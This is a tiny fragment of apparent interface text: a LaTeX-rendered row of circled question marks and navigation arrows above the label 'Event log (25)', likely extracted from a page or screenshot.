 $\textcircled{?} \textcircled{?} \leftarrow \rightarrow$

Event log (25)